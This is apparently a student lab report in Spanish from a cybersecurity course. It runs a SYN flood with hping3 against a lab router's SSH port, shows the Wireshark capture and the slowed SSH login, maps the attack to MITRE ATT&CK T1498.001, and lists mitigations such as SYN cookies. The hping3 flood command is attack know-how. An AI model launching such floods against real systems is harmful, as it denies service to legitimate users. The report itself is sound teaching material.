

Curso de Especialización Ciberseguridad en las TIC

Actividad 8. Ataques a Redes. SYN Flood attack

Resumen

Autora: Marina del Pilar López Oliva

Enero 2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Índice de Contenidos


- 2.- Instala «hPing» y realiza el ataque SYN Flood Attack contra el puerto 22 (SSH) del Router, capturando al mismo tiempo los paquetes mediante WireShark. Adjunta las capturas de pantalla adecuadas..... 3
- 3.- Al mismo tiempo que estás atacando, intenta una conexión por SSH al router (credenciales en la descripción de la máquina). Explica la consecuencia del ataque. Adjunta las capturas pertinentes..... 3
- 4.- Identifica este tipo de ataque en la Matriz MITRE ATT&CK, indicando la táctica, la técnica y la sub-técnica adecuadas. Muestra capturas de pantalla e indica los ID correctos.....5
- 5.- Indica las medidas a adoptar para contrarrestar este ataque. Juega, por ejemplo, con esta configuración: `sudo sysctl -w net.ipv4.tcp_syncookies=1`.....6

2.- Instala «hPing» y realiza el ataque SYN Flood Attack contra el puerto 22 (SSH) del Router, capturando al mismo tiempo los paquetes mediante Wireshark. Adjunta las capturas de pantalla adecuadas.

Vamos a realizar un ataque SYN Flood Attack contra el puerto 22. Para ello, vamos a utilizar hping3 y le diremos que ataque al puerto 22 del router para que no podamos o nos cueste más conectarnos por ssh al router.

```
(kali㉿kali)-[~]
$ sudo hping3 -S -p 22 --flood 192.168.12.1 -V
[sudo] password for kali:
using eth0, addr: 192.168.12.14, MTU: 1500
HPING 192.168.12.1 (eth0 192.168.12.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Desde Wireshark podemos visualizar que los paquetes están siendo enviados correctamente.



No.	Time	Source	Destination	Protocol	Length	Info
6520	249.544045924	192.168.12.14	192.168.12.1	TCP	54	1833 → 22 [SYN] Seq=0 Win=512 Len=0
6521	249.544110563	192.168.12.14	192.168.12.1	TCP	54	1834 → 22 [SYN] Seq=0 Win=512 Len=0
6522	249.544137413	192.168.12.14	192.168.12.1	TCP	54	1835 → 22 [SYN] Seq=0 Win=512 Len=0
6523	249.544148000	192.168.12.14	192.168.12.1	TCP	54	1836 → 22 [SYN] Seq=0 Win=512 Len=0
6524	249.544156624	192.168.12.14	192.168.12.1	TCP	54	1837 → 22 [SYN] Seq=0 Win=512 Len=0
6525	249.544164262	192.168.12.14	192.168.12.1	TCP	54	1838 → 22 [SYN] Seq=0 Win=512 Len=0
6526	249.544172265	192.168.12.14	192.168.12.1	TCP	54	1839 → 22 [SYN] Seq=0 Win=512 Len=0
6527	249.544179616	192.168.12.14	192.168.12.1	TCP	54	1840 → 22 [SYN] Seq=0 Win=512 Len=0
6528	249.544187628	192.168.12.14	192.168.12.1	TCP	54	1841 → 22 [SYN] Seq=0 Win=512 Len=0
6529	249.544197009	192.168.12.14	192.168.12.1	TCP	54	1842 → 22 [SYN] Seq=0 Win=512 Len=0
6530	249.544204845	192.168.12.14	192.168.12.1	TCP	54	1843 → 22 [SYN] Seq=0 Win=512 Len=0
6531	249.544212261	192.168.12.14	192.168.12.1	TCP	54	1844 → 22 [SYN] Seq=0 Win=512 Len=0
6532	249.544222211	192.168.12.14	192.168.12.1	TCP	54	1845 → 22 [SYN] Seq=0 Win=512 Len=0
6533	249.544230202	192.168.12.14	192.168.12.1	TCP	54	1846 → 22 [SYN] Seq=0 Win=512 Len=0
6534	249.544236633	192.168.12.14	192.168.12.1	TCP	54	1847 → 22 [SYN] Seq=0 Win=512 Len=0
6535	249.544246816	192.168.12.14	192.168.12.1	TCP	54	1848 → 22 [SYN] Seq=0 Win=512 Len=0
6536	249.544253821	192.168.12.14	192.168.12.1	TCP	54	1849 → 22 [SYN] Seq=0 Win=512 Len=0
6537	249.544263567	192.168.12.14	192.168.12.1	TCP	54	1850 → 22 [SYN] Seq=0 Win=512 Len=0
6538	249.544292044	192.168.12.14	192.168.12.1	TCP	54	1851 → 22 [SYN] Seq=0 Win=512 Len=0
6539	249.544298223	192.168.12.14	192.168.12.1	TCP	54	1852 → 22 [SYN] Seq=0 Win=512 Len=0
6540	249.544320056	192.168.12.14	192.168.12.1	TCP	54	1853 → 22 [SYN] Seq=0 Win=512 Len=0
6541	249.544326230	192.168.12.14	192.168.12.1	TCP	54	1854 → 22 [SYN] Seq=0 Win=512 Len=0
6542	249.544333251	192.168.12.14	192.168.12.1	TCP	54	1855 → 22 [SYN] Seq=0 Win=512 Len=0
6543	249.544341583	192.168.12.14	192.168.12.1	TCP	54	1856 → 22 [SYN] Seq=0 Win=512 Len=0
6544	249.544348371	192.168.12.14	192.168.12.1	TCP	54	1857 → 22 [SYN] Seq=0 Win=512 Len=0
6545	249.544357413	192.168.12.14	192.168.12.1	TCP	54	1858 → 22 [SYN] Seq=0 Win=512 Len=0
6546	249.544364823	192.168.12.14	192.168.12.1	TCP	54	1859 → 22 [SYN] Seq=0 Win=512 Len=0

3.- Al mismo tiempo que estás atacando, intenta una conexión por SSH al router (credenciales en la descripción de la máquina). Explica la consecuencia del ataque. Adjunta las capturas pertinentes.

Antes de realizar el ataque nos hemos asegurado de que funciona el ssh desde el ubuntu hasta el router.

Actividad 8. Ataques a Redes. SYN Flood attack

```
ubuntu@ubuntu2204:~$ ssh administrador@192.168.12.1
The authenticity of host '192.168.12.1 (192.168.12.1)' can't be established.
ED25519 key fingerprint is SHA256:wgQZv9ykwicB0FsWXH4op8v9517Q5056PJeJfqmUCic.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.12.1' (ED25519) to the list of known hosts.
administrador@192.168.12.1's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-90-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of jue 15 ene 2026 19:46:45 UTC

System load:                0.01
Usage of /:                  52.3% of 4.95GB
Memory usage:               14%
Swap usage:                 0%
Processes:                  108
Users logged in:            1
IPv4 address for enp0s8:    10.0.3.15
IPv6 address for enp0s8:    fd17:625c:f037:3:a00:27ff:fe1b:82c0
```

Mientras el ataque está activo, volvemos a intentar conectarnos por ssh al router.

```
ubuntu@ubuntu2204:~$ ssh administrador@192.168.12.1
administrador@192.168.12.1's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-90-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of jue 15 ene 2026 19:50:58 UTC

System load:                0.54
Usage of /:                  52.3% of 4.95GB
Memory usage:               14%
Swap usage:                 0%
Processes:                  108
Users logged in:            1
IPv4 address for enp0s8:    10.0.3.15
IPv6 address for enp0s8:    fd17:625c:f037:3:a00:27ff:fe1b:82c0

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```

En este caso nos conecta pero tarda más en conectarse porque el ataque está activo.

Si tuviéramos más máquinas atacando por hping al router, probablemente este ataque hubiera saturado al router y no nos hubiera dejado conectarnos por ssh. Con esto hacemos que nadie más pueda acceder por ssh al router.

El ataque no siempre bloquea completamente, sino que degrada el servicio.

4.- Identifica este tipo de ataque en la Matriz MITRE ATT&CK, indicando la táctica, la técnica y la sub-técnica adecuadas. Muestra capturas de pantalla e indica los ID correctos.

Hemos utilizado la táctica TA0040 llamada “Impact”, pues se interrumpe la disponibilidad del servicio.

Impact

The adversary is trying to manipulate, interrupt, or destroy your systems and data.

Impact consists of techniques that adversaries use to disrupt availability or compromise integrity by manipulating business and operational processes. Techniques used for impact can include destroying or tampering with data. In some cases, business processes can look fine, but may have been altered to benefit the adversaries' goals. These techniques might be used by adversaries to follow through on their end goal or to provide cover for a confidentiality breach.

ID: TA0040

Created: 14 March 2019

Last Modified: 25 April 2025

[Version](#) [Permalink](#)

Se utiliza la técnica T1498 por la denegación de servicio a nivel de red. Más concretamente se utiliza el “Direct Network Flood”, por la inundación directa de tráfico hacia un objetivo (SYN Flood).

T1498	Network Denial of Service	Adversaries may perform Network Denial of Service (DoS) attacks to degrade or block the availability of targeted resources to users. Network DoS can be performed by exhausting the network bandwidth services rely on. Example resources include specific websites, email services, DNS, and web-based applications. Adversaries have been observed conducting network DoS attacks for political purposes and to support other malicious activities, including distraction, hacktivism, and extortion.
	.001 Direct Network Flood	Adversaries may attempt to cause a denial of service (DoS) by directly sending a high-volume of network traffic to a target. This DoS attack may also reduce the availability and functionality of the targeted system(s) and network. Direct Network Floods are when one or more systems are used to send a high-volume of network packets towards the targeted service's network. Almost any network protocol may be used for flooding. Stateless protocols such as UDP or ICMP are commonly used but stateful protocols such as TCP can be used as well.
	.002 Reflection Amplification	Adversaries may attempt to cause a denial of service (DoS) by reflecting a high-volume of network traffic to a target. This type of Network DoS takes advantage of a third-party server intermediary that hosts and will respond to a given spoofed source IP address. This third-party server is commonly termed a reflector. An adversary accomplishes a reflection attack by sending packets to reflectors with the spoofed address of the victim. Similar to Direct Network Floods, more than one system may be used to conduct the attack, or a botnet may be used. Likewise, one or more reflectors may be used to focus traffic on the target. This Network DoS attack may also reduce the availability and functionality of the targeted system(s) and network.

Categoría	ID	Nombre	Descripción
Táctica	TA0040	Impact	Interrupción de la disponibilidad del servicio
Técnica	T1498	Network Denial of Service	Denegación de servicio a nivel de red
Sub-técnica	T1498.001	Direct Network Flood	Inundación directa de tráfico hacia un objetivo (SYN Flood)

5.- Indica las medidas a adoptar para contrarrestar este ataque. Juega, por ejemplo, con esta configuración: `sudo sysctl -w net.ipv4.tcp_syncookies=1`

Para mitigar este tipo de ataque se pueden aplicar distintas contramedidas. Configurar un firewall que limite el número de conexiones SYN por dirección IP. Cambiar el puerto SSH reduce ataques automáticos, aunque no es una medida de seguridad definitiva.

Otra medida que se puede utilizar en sistemas Linux es “`sudo sysctl -w net.ipv4.tcp_syncookies=1`”. Esta medida evita que el sistema mantenga estados para conexiones TCP incompletas, reduciendo el impacto del ataque SYN Flood y permitiendo que conexiones legítimas puedan establecerse incluso bajo ataque.

```
administrador@router:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Otras medidas incluyen el uso de sistemas IDS/IPS y balanceadores de carga con protección anti-DDoS.